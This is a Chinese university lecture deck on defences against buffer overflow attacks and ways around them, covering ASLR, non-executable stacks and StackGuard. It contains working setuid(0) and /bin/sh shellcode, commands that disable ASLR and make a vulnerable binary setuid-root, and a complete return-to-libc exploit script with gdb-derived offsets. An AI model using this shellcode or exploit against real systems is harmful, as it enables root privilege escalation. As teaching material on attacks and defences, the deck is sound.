

# 第10讲

## 缓冲区溢出攻击的防御措施及破解

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

# 主要内容

---

9A.1 防御措施概述

9A.2 Bash和Dash的保护机制

9A.3 地址随机化

9A.4 栈不可执行及return-to-libc攻击

9A.5 StackGuard及其在gcc中的实现

## 9A.1 防御措施概述

### (1) 更安全的函数

- 有的内存复制函数靠数据中的某些特殊字符来判断复制是否完成。这是很危险的。因为复制长度取决于数据，而数据可能为用户所控制。
- 更安全的方法是由开发者在代码中指定长度，以此来控制复制行为。这样一来，复制的长度由开发者控制，而非由数据决定。
- 对于内存复制函数诸如strcpy()、sprintf()、strcat()和gets()而言，它们相对安全的版本是strncpy()、snprintf()、strncat()和fgets()，明确指定了被复制数据的最大长度。
- **安全函数只是相对安全，如果开发者指定的长度超出缓冲区的实际大小，那么仍然存在缓冲区溢出漏洞。**

# 防御措施概述

## (2) 更安全的动态链接库

- 如果仅仅拥有二进制程序，改动程序将会变得很困难。可以使用动态链接库来实现相同的目的。很多程序使用动态链接库，也就是说，库函数代码并没有包含在二进制程序中，而是动态地链接到程序。
- 如果能够构建一个更安全的库，并使程序动态链接到安全库中的函数，就能够使程序更加安全。
- 一个例子是BellLabs开发的**libsafe函数库**，它为一些有安全问题的函数提供了安全版本，它们**基于ebp进行边界检测，不允许复制超出帧指针的边界**。另一个例子是为C++提供的**libmib函数库**，它为**strcpy()**等函数提供了安全版本。

# 防御措施概述

## (3) 程序静态分析

- 与消除缓冲区溢出的想法不同，程序静态分析不消除溢出，而是警告开发者他们的代码中可能存在导致缓冲区溢出的不安全的代码模式。这种方法一般在命令行工具或者编辑器中实现，目的是在开发早期就告知开发者程序中潜在的不安全代码。一个例子是Cigital开发的ITS4，它旨在帮助开发者识别C或C++中的危险代码。

## (4) 编程语言

- 如果编程语言本身可以检测缓冲区溢出，那么它将减轻开发者的负担。这使得在编程语言上防御缓冲区溢出变得很有吸引力。实际上已经有一些编程语言采用了该方法，例如Java与Python，它们提供自动的边界检查。在避免缓冲区溢出问题上，类似的语言被认为更加安全。

# 防御措施概述

## (5) 编译器

- 编译器将源代码转化为二进制代码，它能够控制最后放入二进制代码中的指令。因此，编译器可以控制栈的布局，同时也能在二进制程序中插入验证栈完整性的指令，这都对防御缓冲区溢出攻击有帮助。有两个较为知名的基于编译器的防御措施：**Stackshield**和**StackGuard**，它们会在函数返回之前检查返回地址是否被修改。
- Stackshield的方法是将返回地址备份到一个安全的地方，当函数返回时，程序对比栈中的返回地址是否与备份的地址相同，以此判断是否发生缓冲区溢出。
- StackGuard的方法是在返回地址与缓冲区之间设置一个哨兵(被称为canary)，当返回地址被缓冲区溢出修改后，哨兵值也同样会被修改。当函数返回时，程序对比栈中的哨兵值是否和原始备份相同，以此判断是否发生缓冲区溢出。

# 防御措施概述

## (6) 操作系统

- 在程序执行之前，操作系统需要把程序加载进来并且设置好运行环境。在大多数操作系统中，加载程序负责上述工作，这个阶段是应对缓冲区溢出问题的一个好时机，因为它能指定进程的内存布局。
- 部署在操作系统加载程序上的一个通用防御措施是地址空间布局随机化，它通过增加攻击的难度来降低攻击成功的概率，其中一个难度是让攻击者难以猜测shellcode的正确地址。
- 正如上一次课所讲，地址随机化机制可以通过增加攻击串的长度和通过多次攻击来破解。

# 防御措施概述

## (7) 硬件体系结构

- 缓冲区溢出攻击的关键在于执行保存在栈中的shellcode。现代CPU支持一个称为NXbit的特性。NXbit意为No-Execute，也就是“不可执行”，是一种把代码和数据分离的技术。
- 操作系统可以把某些内存区域设置成不可执行，处理器会拒绝执行这些内存区域中的任何代码。如果使用这个特性把栈设置为不可执行，那么我们之前提到的攻击将无法成功。
- 然而，此防御措施可以被一个称为return-to-libc的方法攻破。我们将讨论这种防御措施以及如何用return-to-libc攻击来破解栈不可执行机制。



## 9A.2 Bash和Dash的保护机制

- 当 shellcode 的功能是执行“/bin/sh”，用于攻击root用户的SetUid程序（root特权程序）时，即使攻击成功，获得的terminal仍然是普通用户权限，而不能获得特权(root权限)。
- 这是因为/bin/sh实际上是指向/bin/dash的符号链接，而ubuntu 16.06及后续版本的Dash和Bash发现有效用户ID和真实用户ID不一样时，它们会立刻把有效用户ID变成实际用户ID，主动放弃特权。

```
sudo sysctl -w kernel.randomize_va_space=0
```

```
kernel.randomize_va_space = 0
```

```
ls -l lvictim
```

```
-rwxrwxr-x 1 i i 7692 Nov  3 21:50 lvictim
```

```
sudo chown root ./lvictim
```

```
sudo chmod a+s ./lvictim
```

```
ls -l lvictim
```

```
-rwsrwsr-x 1 root i 7692 Nov  3 21:50 lvictim
```

```
./lvictim
```

```
Smash a small buffer with 1024 bytes.
```

```
$ id
```

```
uid=1000(i) gid=1000(i) groups=1000(i) .....
```

```
$ cat /etc/shadow
```

```
cat: /etc/shadow: Permission denied
```

# 用功能调用实现setuid(n)

```
gcc -o setuid0shell ../src/setuid0shell.c
```

```
void do_setuid0shell(int n)
```

```
{
```

```
    setuid(n);
```

```
    char * name[2];
```

```
    name[0] = "/bin/sh";
```

```
    name[1] = NULL;
```

```
    execve( name[0], name, NULL);
```

```
}
```

```
int main(int argc, char * argv[])
```

```
{
```

```
    do_setuid0shell(0);
```

```
    return 0;
```

```
}
```

```
sudo chown root setuid0shell
```

```
sudo chmod u+s setuid0shell
```

```
ls -l
```

- total 8
- -rwxrwxr-x 1 root i 7636 Nov 8 10:14 setuid0shell

```
./setuid0shell
```

```
# id
```

- **uid=0(root)** gid=1000(i) .....

```
# cat /etc/shadow
```

- root:!:19300:0:99999:7:::
- daemon:\*:17953:0:99999:7:::

# 用汇编语音实现setuid(0)

`gdb ./setuid0shell`

GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1

(gdb) `b *(do_setuid0shell + 0)`

(gdb) `r`

(gdb) `disp/i $eip`

(gdb) `b *(__kernel_vsyscall + 5)`

(gdb) `c`

(gdb) `i reg eax ebx ecx edx`

`eax`      `0xd5`    `213`

`ebx`      `0x0`     `0`

`ecx`      `0xbfbf14d0`    `-1077996336`

`edx`      `0x0`     `0`

`void doasm_setuid0()`

```
{
    __asm__(
        "xor    %ebx,%ebx;"
        "xor    %eax,%eax;"
        "movb   $0xd5,%al;"
        "int    $0x80;" //"sysenter;"
    );
}
```

`gcc -o setuid0shell ../src/setuid0shell.c`

`sudo chown root setuid0shell`

`sudo chmod u+s setuid0shell`

`./setuid0shell`

`#`

## Setuid(0)的shellcode

### objdump -d setuid0shell

0804853a <doasm\_setuid0>:

```
804853a:    55                push  %ebp
804853b:    89 e5            mov   %esp,%ebp
.....
804854b:    31 db            xor   %ebx,%ebx
804854d:    31 c0            xor   %eax,%eax
804854f:    b0 d5            mov   $0xd5,%al
8048551:    cd 80            int   $0x80
.....
```

```
char setuid0[] =
```

```
"\x31\xdb" //xor   %ebx,%ebx
```

```
"\x31\xc0" //xor   %eax,%eax
```

```
"\xb0\xd5" //mov   $0xd5,%al
```

```
"\xcd\x80"; //int   $0x80
```

```
void do_shellcode()
```

```
{
```

```
    char attackStr[512];
```

```
    strcpy(attackStr, setuid0);
```

```
    strcat(attackStr, shellcode_dosh);
```

```
    ((void (*)(void))attackStr)();
```

```
}
```

**char setuid0[]=**

"\x31\xdb" //xor %ebx,%ebx

"\x31\xc0" //xor %eax,%eax

"\xb0\xd5" //mov \$0xd5,%al

"\xcd\x80"; //int \$0x80

**char shellcode\_dosh[] = // do "/bin/sh"**

"\x31\xd2" // xor %edx,%edx

"\x52" // push %edx

"\x68""n/sh" //"\x68\x6e\x2f\x73\x68" // push \$0x68732f6e

"\x68""//bi" //"\x68\x2f\x2f\x62\x69" // push \$0x69622f2f

"\x89\xe3" // mov %esp,%ebx

"\x52" // push %edx

"\x53" // push %ebx

"\x89\xe1" // mov %esp,%ecx

"\x8d\x42\x0b" // lea 0xb(%edx),%eax

"\xcd\x80"; // int \$0x80

sudo chown root setuid0shell

sudo chmod u+s setuid0shell

./setuid0shell

**# id**

**uid=0(root) gid=1000(i) .....**

## 9A.3 地址随机化

- 为了成功实施缓冲区溢出攻击，攻击者需要使漏洞程序“返回”（或者说是“跳转”）到他们注入的代码。他们首先需要猜测注入代码在什么地址，猜测成功率取决于攻击者对栈的位置的预测能力。
- 栈的起始地址固定是否必要？答案是否定的。
- 当编译器从源代码生成二进制代码后，对于存储在栈中的所有数据而言，它们的地址并非固定写在二进制代码中，而是基于帧指针ebp和栈指针esp计算得到的。换言之，数据的地址是通过这两个寄存器以及偏移值来表示的，而不是栈的起始地址。
- 因此，即使把栈放在另一个地址，只要ebp和esp被正确设置，程序总是能够访问它的数据。

# Linux中的地址随机化

- 运行一个程序之前，操作系统需要把该程序加载入系统，这是由操作系统的加载程序完成的。
- 在加载阶段，加载器为程序准备堆栈内存。因此，地址随机化通常在加载器中实现。在Linux系统中，ELF是一种通用的二进制文件格式，对于这种类型的二进制程序，地址随机化在ELF加载器上实现。
- 用户（特权用户）可以通过设置一个内核变量 `kernel.randomize_va_space` 告知加载器他们想要使用的地址随机化类型。

**`kernel.randomize_va_space=0` 关闭地址随机化**

**`kernel.randomize_va_space=1` 栈地址随机化**

**`kernel.randomize_va_space=2` 栈和堆地址随机化**

# Linux中的地址随机化（演示）

```
#define LEN 64
void stack()
{
    char buffer[LEN];
    printf("\tThe start address of buffer[LEN]=%p\n", buffer);
}
#define HLEN 1024
void heap()
{
    char *heapmem = malloc(sizeof(char)*HLEN);
    printf("\tThe start address of heapmem=%p\n", heapmem);
}
int main (int argc, char *argv[], char *env[])
{
    stack();
    heap();
    return 0;
}
```

- 系统默认kernel.randomize\_va\_space=2

`gcc -o addr ../src/buffer_addr.c`

`./addr`

The start address of buffer[LEN]=0xbfe5d73c

The start address of heapmem=0x899f410

`./addr`

The start address of buffer[LEN]=0xbfbb02dc

The start address of heapmem=0x94ba410

`sudo sysctl -w kernel.randomize_va_space=1`

`./addr`

`sudo sysctl -w kernel.randomize_va_space=0`

`./addr`



# 地址随机化的有效性

- 地址随机化的有效性取决于诸多因素。彻底实现ASLR，也就是令所有进程都放在随机内存中，可能导致兼容性问题。另一个局限性在于可供随机化的地址范围可能不够大 (Marco-Gisbortetal.,2014).
- 衡量地址空间随机程度的一种方式熵。如果一个内存空间区域拥有 $n$ 比特(bit)熵，这表明此系统上该区域的基地址有 $2^n$ 种等可能的位置。熵取决于在内核中实施的ASLR类型。例如，在32位Linux操作系统中，当使用静态ASLR（即除了程序映像以外的内存区域都被随机化），栈的可用熵为19bit，堆为13bit。
- 实现ASLR时，当随机化的可用熵不够大时，攻击者可以采用暴力破解攻击。为了抵御暴力破解，有些ASLR的实现，如grsecurity，在程序崩溃次数达到一定数量后，在一段时间内会禁止该程序再次被执行。

# 突破32位计算机的栈随机化

- 如上所述，在32位Linux操作系统中，栈只有19bit的熵，意味着栈的基地址只有 $2^{19}=524288$ 种可能性。这个数字并不算大，它容易被轻易地暴力破解。
- 为了证实这一点，可以编写sh脚本来重复地发起缓冲区溢出攻击，希望碰巧猜中栈的内存地址。在运行脚本之前，需要设置kernel.randomize\_va\_space为2，从而打开内存地址随机化。
- 实例sh脚本见上一讲的[do\\_attack.sh](#)

## 9A.4 栈不可执行及return-to-libc攻击

- 栈的主要目的是用来存储数据，很少需要在栈中运行代码。因此，大多数程序不需要可执行的程序栈。
- 在一些体系架构中(包括x86)，可以在硬件层面将一段内存标记为不可执行。在Ubuntu系统中，如果使用gcc编译程序，可以让gcc生成一个特殊的二进制文件，这个二进制文件的头部中有一个比特位，表示是否需要将栈设置为不可执行。当程序被加载执行时，操作系统首先为程序分配内存，然后检查该比特位，如果它被置位，那么栈的内存区域将被标记为不可执行。
- 使用gcc编译程序，默认编译出来的程序为栈不可执行。

# 栈不可执行 (No-eXecute, NX) 演示(bufferNX.c)

```
void run_stack()
{
    char buffer[sizeof(shellcode_dosh)];
    strcpy(buffer, shellcode_dosh);
    ((void (*)(void))buffer)();
}

void run_heap()
{
    char *heapmem = malloc(sizeof(shellcode_dosh));
    strcpy(heapmem, shellcode_dosh);
    ((void (*)(void))heapmem)();
}
```

```
gcc -z execstack -o bufferNX ../src/bufferNX.c
```

```
$ ./bufferNX
```

```
Run at buffer[25]=0xbf8b98b3
```

```
$ exit
```

```
./bufferNX 1
```

```
Run at heapmem[4]=0x973d008
```

```
gcc -o bufferNX ../src/bufferNX.c
```

```
./bufferNX
```

```
Run at buffer[25]=0xbfce9e43
```

```
Segmentation fault (core dumped)
```

```
./bufferNX 1
```

```
Run at heapmem[4]=0x88e5008
```

```
Segmentation fault (core dumped)
```

## 绕过NX（栈不可执行）防御措施

- 如果想改变一个已经编译好的程序的可执行栈的比特位，可以使用一个叫作execstack的工具。

`sudo apt-get install execstack`

`execstack -s bufferNX` 栈可执行

`execstack -c bufferNX` 栈不可执行


- 成功的缓冲区溢出攻击需要运行恶意代码，但这些代码不一定非要在栈中。攻击者可以想办法借助内存中已有的代码进行攻击。
- 内存中有一个区域存放着很多代码，主要是标准C语言库函数。在Linux中，该库被称为libc，它是一个动态链接库。很多的用户程序都需要使用libc库中的函数，所以在这些程序运行之前，操作系统会将libc库加载到内存中。

## return-to-libc攻击

- 现在的问题就变成是否存在一个libc函数可供利用，以达到恶意的。如果存在，则可以让有漏洞的程序跳转到该libc函数。
- 实际上，libc中确实存在一些这样的函数，其中最容易被利用的就是**system()函数**。这个函数接收一个字符串作为参数，将此字符串作为一个命令来执行。
- 有了这个函数，如果想要在缓冲区溢出后运行一个shell，无须自己编写 shellcode，只需要跳转到system()函数，让它来运行指定的“/bin/sh”程序即可。
- 上述攻击策略被称作return-to-libc攻击。
- **攻击者可以利用任何加载的动态链接库，而不仅限于libc。**

ldd命令可以列出ELF文件需要用到的动态链接库

# return-to-libc攻击的基本原理



- 从可执行的代码区找到system()函数的地址。
- 以该地址（system()函数的地址）作为有漏洞函数的返回地址。
- 待执行的命令（如"/bin/sh"）字符串放置在栈中。
- 将命令字符串的地址放置在system()函数参数所在的栈。

图5.1 return-to-libc攻击的基本原理

# 有缓冲区溢出漏洞的程序(stack.c)

```
int foo(char *str)
{
    char buffer[100];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv, char **env)
{
    char str[400];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    fclose(badfile);
    foo(str);
}
```

```
gcc -fno-stack-protector -z noexecstack -o stack stack.c
sudo chown root stack
sudo chmod 4755 stack
```

```
ls -l stack
-rwSr-xr-x 1 root i 7520 Nov  8 19:27 stack
```



## 任务A:找到system()函数的地址

- 在Linux中，当一个需要使用libc的程序运行时，libc函数库将被加载到内存中。
- 当 ASLR关闭时，对同一个程序，这个函数库总是加载到相同的内存地址（对不同程序，函数库在内存中的地址不一定相同）。
- 因此，可以使用调试工具(如gdb)轻易地找到system()函数在内存中的地址。
- 对同一个程序，如果把它从Set-UID程序改成非Set-UID程序，libc函数库加载的地址可能是不一样的。

```
sudo sysctl -w kernel.randomize_va_space=0
ls -l > badfile
gdb ./stack
(gdb) b *(main + 0)
Breakpoint 1 at 0x804850a
(gdb) r
.....
(gdb) print system
$3 = {<text variable, no debug info>} 0xb7e43da0
<__libc_system>
(gdb) print exit
$4 = {<text variable, no debug info>} 0xb7e379d0
<__GI_exit>
(gdb) print execve
$5 = {<text variable, no debug info>} 0xb7eb97e0
<execve>
```

## 任务B:找到字符串“/bin/sh”的地址

- 为了让system()函数运行“/bin/sh”命令，字符串“/bin/sh”需要预先存在内存中，它的地址需要作为参数传给system()函数。有多种方法可以实现这个目的。
- 例如，当对目标程序发起缓冲区溢出攻击时，可以把字符串放置在缓冲区中，然后获取它的地址。
- 又如利用环境变量。运行漏洞程序之前，定义一个环境变量MYSHELL= "/bin/sh"，并用export命令指明该环境变量会被传递给子进程。因此，如果在shell中执行漏洞程序，MYSHELL环境变量将出现在漏洞程序进程的内存中，只要找到它的地址即可。

```
/* envaddr.c */
#include <stdlib.h> #include <stdio.h>
int main()
{
    char *shell = (char *)getenv("MYSHELL");
    if(shell)
    {
        printf("\t Value: %s\n", shell);
        printf("\t Address: %x\n", (unsigned int)shell);
    }
    return 0;
}
```

## 找到字符串“/bin/sh”的地址

```
export MYSHELL="/bin/sh"
```

```
echo $MYSHELL
```

```
/bin/sh
```

```
$MYSHELL
```

```
$
```

```
gcc -o envaddr ../src/envaddr.c
```

```
./envaddr
```

Value: /bin/sh

Address: **bffffe12**

- 程序名称的长度不同，环境变量的位置也不同。

- 名称长度相同的程序，在相同的terminal、相同的路径下，同一个环境变量的起始地址相同。

```
cp envaddr env66
```

```
./env66
```

Value: /bin/sh

Address: **bffffe16**

注：在gdb下运行env66的结果与在terminal的运行结果略有不同。

```
(gdb) r
```

Value: /bin/sh

Address: **bffffe29**

## 任务C：确定（找到）system()函数入口参数在栈的位置

- 用man system可以查知system()函数的原型为int system(const char \*command)。为了正确传递参数到system()，需要跟踪函数的调用过程。
- 通过分析mypara.c定义的2个函数，可以总结出函数使用参数的方式。

```
gcc -o mypara ../src/mypara.c
```

```
gdb ./mypara
```

```
(gdb) disas f02
```

```
0x080484ab <+37>:      push  %eax
0x080484ac <+38>:      call  0x804846b <f01>
```

```
int f01(const char *command)
{
    system(command);
    return 0;
}

void f02()
{
    char commandToRun[] = "/bin/sh";
    f01( commandToRun );
}

int main(int argc, char * argv[])
{  f02();  return 0; }
```


# 函数的序言和后记

(gdb) **b \*(f02 + 38)**

Breakpoint 1 at 0x80484ac

(gdb) **disas f01**

Dump of assembler code for function f01:

```
0x0804846b <+0>:    push  %ebp
0x0804846c <+1>:    mov   %esp,%ebp
0x0804846e <+3>:    sub   $0x8,%esp
0x08048471 <+6>:    sub   $0xc,%esp
0x08048474 <+9>:    pushl 0x8(%ebp)
0x08048477 <+12>:   call  0x8048340 <system@plt>
0x0804847c <+17>:   add   $0x10,%esp
0x0804847f <+20>:   mov   $0x0,%eax
0x08048484 <+25>:   leave 
0x08048485 <+26>:   ret
```

End of assembler dump.

**函数的序言**，执行之后， $\text{ebp} = \text{函数入口esp值} - 4$ ，ebp为函数的栈帧指针，在函数的正常执行中不应该改变。程序用ebp定位局部变量和该函数的入口参数。

$\text{ebp} + 0x8 = \text{入口参数所在的栈地址} = \text{函数入口esp值} + 4$

**函数的后记**，用于恢复栈和寄存器到函数调用以前的状态。执行之后，恢复入口时的ebp和esp的值。leave等价于依次执行`mov %ebp,%esp; pop %ebp`

验证：函数的第一个参数地址存放于函数入口esp值+4的栈

```
(gdb) b *(f01 + 0)
```

```
Breakpoint 4 at 0x804846b
```

```
(gdb) b *(f01 + 1)
```

```
Breakpoint 5 at 0x804846c
```

```
(gdb) b *(f01 + 9)
```

```
Breakpoint 2 at 0x8048474
```

```
(gdb) b *(f01 + 12)
```

```
(gdb) disp/i $eip
```

```
(gdb) r
```

```
=> 0x80484ac <f02+38>: call 0x804846b <f01>
```

```
(gdb) x/x $esp
```

```
0xbfffee9c: 0xbfffeeb4
```

```
(gdb) c
```

```
=> 0x804846b <f01>: push %ebp
```

```
(gdb) x/x $esp 函数入口处的esp值
```

```
0xbfffee9c: 0x080484b1
```

```
(gdb)
```

```
0xbfffee9c: 0xbfffeeb4
```

```
(gdb) c
```

```
=> 0x8048474 <f01+9>: pushl 0x8(%ebp)
```

```
(gdb) x/x $ebp
```

```
0xbfffee98: 0xbfffeec8
```

```
(gdb) x/x 0xbfffee98 + 8
```

```
0xbfffee9c: 0xbfffeeb4
```

```
(gdb) x/s 0xbfffeeb4
```

```
0xbfffeeb4: "/bin/sh"
```

# 被攻击缓冲区起始地址与system()函数参数地址

- 对漏洞程序stack的foo进行跟踪调试

```
ls -l stack > badfile
```

```
gdb ./stack
```

```
(gdb) disas foo
```

```
0x080484eb <+0>:      push  %ebp
.....
0x080484fb <+16>:      call   0x80483a0
<strcpy@plt>
.....
0x08048509 <+30>:      ret
```

```
(gdb) b *(foo + 0)
```

```
(gdb) b *(foo + 16)
```

```
(gdb) b *(foo + 30)
```

```
(gdb) disp/i $eip
```

```
(gdb) r
```

```
=> 0x80484eb <foo>:      push  %ebp
```

```
(gdb) x/x $esp
```

```
0xbffed1c:      0x0804856c
```

```
(gdb) c
```

```
=> 0x80484fb <foo+16>:      call  0x80483a0 <strcpy@plt>
```

```
(gdb) x/x $esp
```

```
0xbffec90:      0xbffecac
```

```
(gdb) p 0xbffed1c - 0xbffecac
```

```
$1 = 112  buffer地址偏移112处放置system函数的地址
```

```
(gdb) c
```

```
=> 0x8048509 <foo+30>:      ret
```

## 被攻击缓冲区起始地址与system()函数参数地址

(gdb) **si** 执行ret指令之后，相当于溢出后进入system函数

0x0804856c in main ()

1: x/i \$eip

=> 0x804856c <main+98>: add \$0x10,%esp

(gdb) **x/x \$esp** system函数入口处的esp

**0xbfffed20:** 0xbfffed3c

(gdb) **p 0xbfffed20 - 0xbfffecac**

\$2 = **116** system函数入口处的esp与buffer起始地址的偏移


(gdb) **p 0xbfffed20 - 0xbfffecac + 4**

\$3 = **120** buffer起始地址的偏移116+4=**120**处存放system函数的参数地址("/bin/sh"的地址)

- 我们知道正常调用函数时，call指令把返回地址push到堆栈，返回地址所在的栈比被调用函数第一个参数所在的栈低4，也就是esp-4。因此**system函数入口处的esp应视为指向system函数的返回地址**。
- 故，在buffer起始地址的**偏移116处存放system函数的返回地址**，即exit函数的地址



# return-to-libc 攻击字符串的构造



# 构建恶意输入进行攻击 (libc\_exploit.py)

```
#!/usr/bin/python3
import sys
# 给content填上非零值
content = bytearray(0x90 for i in range(300))
a3 = 0xbffffe16 # "/bin/sh"的地址
content[120:124] = (a3).to_bytes(4, byteorder='little')
a2 = 0xb7e379d0 # exit()函数的地址
content[116:120] = (a2).to_bytes(4, byteorder='little')
a1 = 0xb7e43da0 # system()函数的地址
content[112:116] = (a1).to_bytes(4, byteorder='little')
# 把content存入badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

```
export MYSHELL="/bin/sh"
./env66
```

Value: /bin/sh

Address: bffffe16

```
python3 ../src/libc_exploit.py
./stack
$
```

# 返回导向编程

- 2007年，Shacham在一篇论文中演示了return-to-libc攻击不需要一定要返回到一个已有函数(Shacham, 2007)，从而把return-to-libc攻击推广到了返回导向编程(return- oriented programming, ROP)。
- ROP的思想是巧妙地把内存中的一些小的指令序列串起来。这些指令序列其实并不放在一起，但它们的最后一个指令都是return。通过正确设置栈上的返回地址域，可以使得当一个序列执行完毕后执行return指令返回时，会“返回”到下一个指令序列。通过这种方法，可以把不在一起的指令串起来。
- Shacham在文章中指出， libc函数库中可以找到所需要的指令序列来完成几乎任何操作。
- 此后，返回导向编程成为该研究领域中的一个很有意思的课题。

## 9A.5 StackGuard及其在gcc中的实现

- 基于栈的缓冲区溢出攻击需要修改返回地址，如果能够在函数返回前检测到返回地址是否被修改，就能抵御攻击。这个思想有多种实现方法，StackGuard是这种思想的典型实现。
